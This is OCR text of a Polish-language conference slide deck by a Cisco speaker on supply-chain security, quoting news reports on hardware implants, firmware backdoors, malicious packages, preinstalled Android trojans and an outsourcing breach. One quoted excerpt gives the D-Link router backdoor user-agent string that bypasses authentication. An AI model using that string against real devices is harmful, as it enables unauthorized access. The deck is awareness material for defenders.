
Bezpieczeństwo łańcucha dostaw

Łukasz Bromirski
CCIE #15929 R&S/SP, CCDE #2012::17
Security Business Group, Cisco Systems

ADVANCED THREAT SUMMIT

WARSZAWA

Łańcuch dostaw... globalny?





Bezpieczeństwo
JEST TRUDNE

...właściwie niemożliwie trudne

Bezpieczeństwo łańcucha dostaw

Sprzęt



Zapewne to Państwo pamiętacie

Search

Bloomberg

Cybersecurity

New Evidence of Hacked Supermicro Hardware Found in U.S. Telecom

A o tym Państwo słyszeliście?

NOTHING TO SEE HERE

A massive international email scam netted $3 million worth of top-secret US military equipment

By Justin Rohrlich • July 9, 2019

10. DRUNZ contacted Company B using the email address Daniel.Drunz@navy-mil.us and identified himself as a U.S. Navy contracting official. Beginning in or about August 2016, DRUNZ provided Company B with documents that DRUNZ represented were a U.S. Navy contract bearing contract number N65236-16-D-0093. This contract called for Company B to sell DRUNZ highly sensitive communications interception equipment listed on the United States Munitions List ("USML") and therefore controlled for export under the International Trafficking in Arms Regulations ("ITAR"). Specifically, according to Company B, many of these commodities are controlled under the USML Category XI. Multiple items that were acquired by this criminal organization via the fraud scheme are so highly restricted that, according to Company B, even a photograph of the item is considered controlled under the ITAR as their existence is not public knowledge.

Source: United States District Court for the District of Maryland

Federal contracting trainer and consultant John Wayne II told Quartz the methods used by the alleged scammers were ones he encounters often, but that he has never seen reach this level. All told, the alleged ring made off with merchandise worth $10.6 million, including the $3.2 million in classified gear, far more than what stands to be gained from the workaday phishing attempts Wayne said government suppliers normally encounter. Those, Wayne explained, might result in a $20,000-$30,000 loss and often involve a few dozen hard drives or memory cards.

A o tym?

- Badacz nie będzie budował tych kabelków sam. Oddał je do produkcji w niezależnej fabryce
- Problemem nie będzie kupienie takiego kabelka. Raczej... jego podmiana

MOTHERBOARD
TECH BY VICE

Legit-Looking iPhone Lightning Cables That Hack You Will Be Mass Produced and Sold

Their creation has been successfully fully outsourced to a factory, the security researcher behind the cables said.

By Joseph Cox

Sep 30 2019, 6:52pm

IMAGE: HAK5

Soon it may be easier to get your hands on a cable that **looks just like a legitimate Apple lightning cable**, but which actually lets you remotely take over a computer. The security researcher behind the recently developed tool announced over the weekend that the cable has been successfully made in a factory.

https://www.vice.com/en_us/article/3kx5nk/fake-apple-lightning-cable-hacks-your-computer-omg-cable-mass-produced-sold


Czy na pewno kontrolujesz swój komputer?

Security

Intel finds critical holes in secret Management Engine hidden in tons of desktop, server chipsets

Bugs can be exploited to extract info, potentially insert rootkits

By Thomas Claburn in San Francisco 20 Nov 2017 at 23:53 97



https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Goryachy-Ermolov-Intel-Visa-Through-the-Rabbit-Hole.pdf

A może kamerkę? „Certyfikowaną”? ;)

- Od 2006 Aventura sprowadzała z Chin sprzęt dla różnego rodzaju służb i ”przepakowywała” go, włącznie z wymaganymi zmianami w firmware
- Czy była jedyną firmą robiącą takie rzeczy? Nie.


ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STOR

BAIT AND SWITCH —

Six arrested for selling Chinese gear to military as “Made in America”

Cameras and other gear were sold to military marked "Made in America." They weren't.

TIMOTHY B. LEE - 11/8/2019, 10:00 PM

Jan-Stefan Knick / EyeEm / Getty

https://arstechnica.com/tech-policy/2019/11/feds-arrest-couple-for-fraudulently-selling-chinese-gear-to-us-military/

„Zbuntowany pracownik”

Fortinet Sold Chinese-Made Equipment to Military, Pays Big Settlement

Written by Edward Gately April 16, 2019

Fortinet says it took immediate action against the rogue employee responsible.

Fortinet has agreed to a $545,000 settlement with the U.S. government for violating the False Claims Act by selling Chinese-made equipment to the U.S. military in breach of the Trade Agreements Act (TAA).

The settlement was announced by the U.S. Department of Justice. Fortinet sells network security devices, some of which may be sold through distributors and subsequent resellers to U.S. government end users.

The TAA generally prohibits certain government contractors from buying products that are not entirely from, or “substantially transformed” in the United States or certain designated countries.

In this case, Fortinet acknowledged that between January of 2009 and the fall of 2016 an employee responsible for supply chain management directed other employees and contractors to change product labels so that no country of origin was listed, or to include the phrases “Designed in the United States and Canada,” or “Assembled in the United States.” A portion of the products were sold to U.S. government end users.


Fortinet has since fired the employee.

Twój dysk twardy nie musi być wcale Twój

- Western Digital
- Maxtor
- Samsung
- IBM
- Micron
- Toshiba
- Seagate

https://www.spiegel.de/media/media-35661.pdf

https://dl.packetstormsecurity.net/papers/general/SA-cover.pdf



KIM ZETTER SECURITY 02.22.15 08:09 PM

How the NSA's Firmware Hacking Works and Why It's So Unsettling

GETTY IMAGES

ONE OF THE most shocking parts of the recently discovered spying network Equation Group is its mysterious module designed to reprogram or reflash a computer hard drive's firmware with malicious code. The Kaspersky researchers who uncovered this said its ability to subvert hard drive firmware—the guts of any computer—"surpasses anything else" they had ever seen.

Oryginalni producenci sprzętu - OEM

- „Stara” sprawa z 2013:
  - http://www.devttys0.com/2013/10/reverse-engineering-a-d-link-backdoor/
- „Nowa” sprawa z 2018:
  - https://securelist.com/backdoors-in-d-links-backyard/85530/

In other words, if your browser’s user agent string is “xmlset_roodkcableoj28840ybtide” (no quotes), you can access the web interface without any authentication and view/change the device settings (a DI-524UP is shown, as I don’t have a DIR-100 and the DI-524UP uses the same firmware):

Microsoft nakrył producentów SSD na...

- ...okłamywaniu Klientów ☺
- Dyski:
  - W ogóle nie szyfrują danych (!)
  - Szyfrują „XOR”em ☺
  - Szyfrują ale trzymają ”tajne hasło” na początku dysku... Niezaszyfrowane
- Dotyczyło to zarówno dysków do zastosowań domowych jak i tzw. klasy „enterprise” – SED

Microsoft Stops Trusting SSD Makers

By Nathaniel Mott September 29, 2019 Microsoft

(Image credit: Shutterstock)

Windows ships with a full volume encryption tool called BitLocker. The feature used to trust any SSD that claimed to offer its own hardware-based encryption, but that changed in the KB4516071 update to Windows 10 released on September 24, which now assumes that connected SSDs don't actually encrypt anything.


"SwiftOnSecurity" called attention to this change on September 26. The pseudonymous Twitter user then reminded everyone of a November 2018 report that revealed security flaws, such as the use of master passwords set by manufacturers, of self-encrypting drives. That meant people who purchased SSDs that were supposed to help keep their data secure might as well have purchased a drive that didn't handle its own encryption instead.

A Cisco? Wszyscy popełniają błędy

- Atak na proces bezpiecznego procesu bootowania
- „Thangrycat”


Hypotheses for 100

- X86
- Unkown bits on SPI bus
  - Hardware analysis showed microloader on spi bus
  - Also contained Interrupt handlers for the real/protected mode.



(a) FPGA Bitstream SPI Flash (b) FPGA (c) CPU Power Circuitry

Figure 4: Electromagnetic Spectrum During Boot at 145 MHz (5 MHz Span)




https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20190513-secureboot

Bezpieczeństwo łańcucha dostaw

Oprogramowanie

CCleaner, Avast, Webmin...

- Atakujemy wszystkich, dzięki którym da się dotrzeć do dużej rzeszy dusz...



Backdoor found in Webmin, a popular web-based utility for managing Unix servers

Backdoored Webmin versions were available for download for more than a year through the official site.

By Catalin Cimpanu for Zero Day | August 19, 2019 -- 18:47 GMT (11:47 PDT) | Topic: Security

Ondrej Vlcek
17 April 2018

„Och, my kontrolujemy co ląduje na stacjach”

Malicious Python libraries targeting Linux servers removed from PyPI

Security firm scanned over one million PyPI packages and found three backdoored libraries.

By Catalin Cimpanu for Zero Day | July 17, 2019 -- 13:04 GMT (06:04 PDT) | Topic: Security

A Post-Mortem of the Malicious event-stream backdoor

DECEMBER 6, 2018 | IN DEVSECOPS, OPEN SOURCE, VULNERABILITIES

BY DANNY GRANDER, LIRAN TAL

Last week the *imaginable* happened. A malicious package, flatmap-stream, was published to npm and was later added as a dependency to the widely used event-stream package by user `right9ctrl` . Some time, and 8 million downloads later, applications all over the web were unwittingly running malicious code in production. We wrote some early thoughts on our blog last week, moments after the incident came to light, but are now able to perform a deeper post-mortem including a timeline of the events as they took place. Thanks go to many others who also investigated this issue, and in particular GitHub user `maths22` , who reverse engineered the malicious code.

...i serwerach

Developer takes down Ruby library after he finds out ICE was using it

ICE not directly impacted by the takedown, but developer wanted to prove a point.


By Catalin Cimpanu for Between the Lines | September 20, 2019 -- 11:38 GMT (04:38 PDT) | Topic: Developer

Software

How one developer just broke Node, Babel and thousands of projects in 11 lines of JavaScript

Code pulled from NPM – which everyone was using

By Chris Williams, Editor in Chief 23 Mar 2016 at 01:24 169



Updated Programmers were left staring at broken builds and failed installations on Tuesday after someone toppled the Jenga tower of JavaScript.

A couple of hours ago, Azer Koçulu unpublished more than 250 of his modules from NPM, which is a popular package manager used by JavaScript projects to install dependencies.

Koçulu yanked his source code because, we're told, one of the modules was called Kik and that apparently attracted the attention of lawyers representing the instant-messaging app of the same name.

Telefon pod kontrolą

Most Android flashlight apps request an absurd number of permissions

Two Android flashlight apps, in particular, are requesting 77 permissions... for some reason.

By Catalin Cimpanu for Zero Day | September 11, 2019 -- 20:48 GMT (13:48 PDT) | Topic: Security

Home > News > Security > Banking Trojan Found in Over 40 Models of Low-Cost Android Smartphones

Banking Trojan Found in Over 40 Models of Low-Cost Android Smartphones


By Catalin Cimpanu March 2, 2018 11:30 AM 3


Over 40 models of low-cost Android smartphones are sold already infected with the Triada banking trojan, says Dr.Web, a Russia-based antivirus vendor.


The security vendor published today a list of 42 Android models its researchers analyzed and found to be infected with the Android.Triada.231 trojan.


Triada is a very powerful Android banking trojan discovered in early 2016. It can root devices and then infect Zygote, a core Android operating system process, where it's almost impossible to remove without wiping the entire device and reinstalling the OS.

iOS 13 i prawa do Bluetooth









„iPhone jest bezpieczniejszy niż Android”

- Tak. Chyba, że...
  - https://googleprojectzero.blogspot.com/2019/08/a-very-deep-dive-into-ios-exploit.html

Thursday, August 29, 2019

A very deep dive into iOS Exploit chains found in the wild

Posted by Ian Beer, Project Zero


Project Zero's mission is to make 0-day hard. We often work with other companies to find and report security vulnerabilities, with the ultimate goal of advocating for structural security improvements in popular systems to help protect people everywhere.

Earlier this year Google's Threat Analysis Group (TAG) discovered a small collection of hacked websites. The hacked sites were being used in indiscriminate watering hole attacks against their visitors, using iPhone 0-day.

There was no target discrimination; simply visiting the hacked site was enough for the exploit server to attack your device, and if it was successful, install a monitoring implant. We estimate that these sites receive thousands of visitors per week.

TAG was able to collect five separate, complete and unique iPhone exploit chains, covering almost every version from iOS 10 through to the latest version of iOS 12. This indicated a group making a sustained effort to hack the users of iPhones in certain communities over a period of at least two years.

I'll investigate what I assess to be the root causes of the vulnerabilities and discuss some insights we can gain into Apple's software development lifecycle. The root causes I highlight here are not novel and are often overlooked: we'll see cases of code which seems to have never worked, code that likely skipped QA or likely had little testing or review before being shipped to users.



Working with TAG, we discovered exploits for a total of fourteen vulnerabilities across the five exploit chains: seven for the iPhone's web browser, five for the kernel and two separate sandbox escapes. Initial analysis

Antywirus od Kaspersky'ego

- ”Kradzież” dokumentów od jednego z pracowników NSA
- Ten sam mechanizm pozwolił jednak na...

MOTHERBOARD
TECH BY VICE

Researchers Say They Uncovered Uzbekistan Hacking Operations Due to Spectacularly Bad OPSEC

A new threat actor Kaspersky calls SandCat, believed to be Uzbekistan's intelligence agency, is so bad at operational security, researchers have found multiple zero-day exploits used by the group, and even caught malware the group was still developing.

By Kim Zetter

Oct 3 2019, 12:00pm

Bezpieczeństwo łańcucha dostaw

Ludzie

Praktycznie (niestety) zawsze najsłabsze ogniwo

15 Experts: Breach at IT Outsourcing Giant Wipro

APR 19

Indian information technology (IT) outsourcing and consulting giant **Wipro Ltd.** [NYSE:WIT] is investigating reports that its own IT systems have been hacked and are being used to launch attacks against some of the company's customers, multiple sources tell KrebsOnSecurity. Wipro has refused to respond to questions about the alleged incident.

Earlier this month, KrebsOnSecurity heard independently from two trusted sources that Wipro — India's third-largest IT outsourcing company — was dealing with a multi-month intrusion from an assumed state-sponsored attacker.

Both sources, who spoke on condition of anonymity, said Wipro's systems were seen being used as jumping-off points for digital fishing expeditions targeting at least a dozen Wipro customer systems.

The security experts said Wipro's customers traced malicious and suspicious network reconnaissance activity back to partner systems that were communicating directly with Wipro's network.

